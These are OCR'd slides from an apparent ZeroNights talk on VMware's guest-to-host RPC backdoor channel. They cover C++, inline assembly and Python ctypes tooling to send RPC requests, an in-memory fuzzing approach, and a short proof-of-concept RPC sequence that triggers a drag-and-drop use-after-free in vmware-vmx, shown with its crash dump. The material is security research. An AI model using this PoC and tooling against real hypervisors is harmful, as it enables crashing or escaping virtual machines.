


```
def BreakpointHandler(self):
        print "[x] Request Length: %d." % pykd.reg('r9')
        _bytes = pykd.loadBytes(pykd.reg('r8'),pykd.reg('r9'))
        self.OutPutBytes(_bytes)
        if self._type == 2:
                self.ModifyRequest(pykd.reg('r8'),pykd.reg('r9'))
                _bytes = pykd.loadBytes(pykd.reg('r8'),pykd.reg('r9'))
                self.OutPutBytes(_bytes)
```




www.zeronights.org
#zeronights

Sniffing the Backdoor




```
C:\Python27>notepad DumpRpc.py
```

Developing tools to query the RPC Interface




Tool Development

- One of the challenging problems with VMware and RPC is tools development for:
  - Case analysis
  - Exploit development
  - Fuzzing
- While we can definitely use the open-vm-tools to develop tools in C++, there are still challenges:
  - There are functions that definitely needs to be implemented in ASM
  - Without ASM we'll need to use the exports from vmtools.dll
- Still a little bit of a hustle



C++, Take 1


- Add the open-vm-tools headers to the Include Directories



```
typedef RpcOut *(CALLBACK* RConstruct)();
typedef Bool(CALLBACK* RStart)(RpcOut *);
typedef Bool(CALLBACK* RStop)(RpcOut *);
typedef Bool(CALLBACK* RSend)(RpcOut *,const char *,size_t,Bool *,const char **,size_t *);
typedef Bool(CALLBACK *rpcOutSendOneRaw)(void *request, size_t reqLen, char **reply, size_t *repLen);

int main()
{
    Bool ret;
    RpcOut *rpcOut;
    HMODULE vmTools = LoadLibrary(L"vmtools.dll");
    RConstruct RpcConstruct = (RConstruct)GetProcAddress(vmTools, "RpcOut_Construct");
    RStart RpcStart = (RStart)GetProcAddress(vmTools, "RpcOut_start");
    RSend RpcSend = (RSend)GetProcAddress(vmTools, "RpcOut_send");
    RStop RpcStop = (RStop)GetProcAddress(vmTools, "RpcOut_stop");
    rpcOutSendOneRaw RpcOutSendOneRaw = (rpcOutSendOneRaw)GetProcAddress(vmTools,"RpcOut_SendOneRaw");
```

C++, Take 2


- Use Assembly
- Since some function are not fully implemented in the tools, thus in order to step out of the vmtools.dll we'd need to implement some functions in ASM



```
_declspec(naked) void Backdoor_InOut(Backdoor_proto *myBp) // IN/OUT
{
    uint32 dummy;

    __asm {
        push    ebp
        mov     ebp, esp
        push    ebx
        push    esi
        push    edi
        mov     eax, [ebp + 8]
        push    eax
        mov     edi, [eax + 14h]
        mov     esi, [eax + 10h]
        mov     edx, [eax + 0Ch]
        mov     ecx, [eax + 8]
        mov     ebx, [eax + 4]
        mov     eax, [eax]
        in      eax, dx
        xchg    eax, [esp]
        mov[eax + 14h], edi
        mov[eax + 10h], esi
        mov[eax + 0Ch], edx
        mov[eax + 8], ecx
        mov[eax + 4], ebx
        pop     dword ptr[eax]
        pop     edi
        pop     esi
        pop     ebx
        pop     ebp
        retn
    }
}
```

C++, Take 2

- As for implementing a function to send RPC requests through the backdoor channel in ASM, it should be pretty simple



```
__declspec(naked) void rpc_send(uint8_t *msg, uint32_t size){
    __asm
        {
        pushad
        mov eax, 564D5868h
        mov ecx, 1Eh

        mov edx, 5658h
        mov ebx, 0C9435052h
        in eax, dx

        mov eax, 564D5868h
        mov ecx, 1001Eh
        mov dx, 5658h
        mov ebx, [esp + 28h]
        in eax, dx

        mov eax, 564D5868h
        mov ecx, [esp + 28h]
        mov ebx, 10000h
        mov ebp, esi
        mov dx, 5659h
        mov esi, [esp + 24h]
        cld

        rep outs dx, byte ptr es : [edi]
        mov eax, 564D5868h
        mov ecx, 0006001eh
        mov dx, 5658h
        mov esi, ebp
        in eax, dx
        popad

        ret
    }
}
```


Python

- All that is still not enough
- We need something for FAST tools development
- Python? Yup, we implemented simple ways to send RPC requests through python:
  - C Extensions
  - Ctypes
- Unfortunately, Josh (@kernelsmith) (our DevOps manager) wanted to implement something similar in Ruby.


Python, C Extensions

- C Extensions are awesome
- It’s a shared Library (.pyd) on Windows which exports an initialization function
- The shared library can be imported from python

Python, C Extensions




```
static PyMethodDef MyMethods[] =
{
    {"rpc_send", py_rpc_send, METH_VARARGS, NULL},
    {"rpc_send_unclose", py_rpc_send_unclose, METH_VARARGS, NULL},
    {NULL, NULL, 0, NULL}
};

PyMODINIT_FUNC initRPCSend(void)
{
    (void) Py_InitModule("RPCSend", MyMethods);
}
```



```
static PyObject* py_rpc_send(PyObject* self, PyObject* args)
{
    uint8_t *msg=NULL;
    int sz=0;
    if (!PyArg_ParseTuple(args, "z#",&msg,&sz)){
    printf("[x] FAILED!.\n");
        return NULL;
    }

    rpc_send(msg,sz);
    Py_RETURN_NONE;
}
```


Python, CTypes

- Ctypes provides C compatible data types
- Allows calling functions in DLLs or shared libraries



```
RPC_SEND_BUFFER = ctypes.create_string_buffer(
    '\x60'                          # pusha
    '\xb8\x68\x58\x4d\x56'          # mov    eax,0x564d5868
+-- 24 lines: '\xb9\x1e\x00\x00\x00'          mov    ecx,0x1e-------------------
)

_prototype = ctypes.CFUNCTYPE(DWORD, LPVOID, DWORD, use_last_error=True)

VirtualProtect(RPC_SEND_BUFFER, len(RPC_SEND_BUFFER), PAGE_EXECUTE_READWRITE, 0)

_rpc_send = _prototype(ctypes.addressof(RPC_SEND_BUFFER))

def rpc_send(buf):
    return _rpc_send(buf, len(buf))
```

Teasing the Backdoor




```
C:\Python>del RPCSend.pyd

C:\Python>_
```


Fuzzing the RPC Interface

Fuzzing the RPC Interface

- Fuzzing the RPC interface requires tooling both on the GuestOS and the HostOS
- Some problems that we'd need to tackle:
  - Detecting Crashes from the host (Mostly debugging vmware-vmx in this case)
  - Testcase generation (can be on the GuestOS but we want the guest to stay light)
  - GuestOS VM(s) management from the HostOS




Fuzzing the RPC Interface




InMemory Fuzzing

- Since we know exactly were the RPC requests are being parsed, we can actually do InMemory fuzzing:
  - Hook ExecRPCRequest (on the HostOS)
  - Modify the RPC request before it gets parsed
  - Wait for crashes
- Additional tooling required:
  - Crash Detection (From HostOS)
  - Record modifications (From the HostOS)




VMware Drag and Drop UAF




Root Cause

- The Free is triggered when the DnD version is changed multiple times
- The re-use happens when a random DnD function is called after the Free
- The PoC is relatively simple:




```
tools.capability.dnd_version 2

vmx.capability.dnd_version

tools.capability.dnd_version 3

vmx.capability.dnd_version

dnd.setGuestFileRoot AAAAA //Technically any DnD function would work.
```




Root Cause

- If triggered successfully we should end up in a crash similar to the following:



```
0:016> r
rax=000000006ca679f8 rbx=000000000000006e rcx=0000000029c96f40
rdx=000000006ca67a08 rsi=0000000140b160f8 rdi=0000000070c77ecd
rip=000000014002d0da rsp=000000006ca67990 rbp=0000000070c77ec0
 r8=0000000070c77ecd  r9=0000000000000131 r10=e07360632d636d63
r11=8101010101010100 r12=0000000000000003 r13=0000000000000000
r14=000000013ff90000 r15=0000000000000000
iopl=0         nv up ei pl nz na pe nc
cs=0033  ss=002b  ds=002b  es=002b  fs=0053  gs=002b
efl=00010202
vmware_vmx+0x9d0da:
00000001`4002d0da 488b01          mov     rax,qword ptr [rcx]
ds:00000000`29c96f40=????????????????
0:016>
```

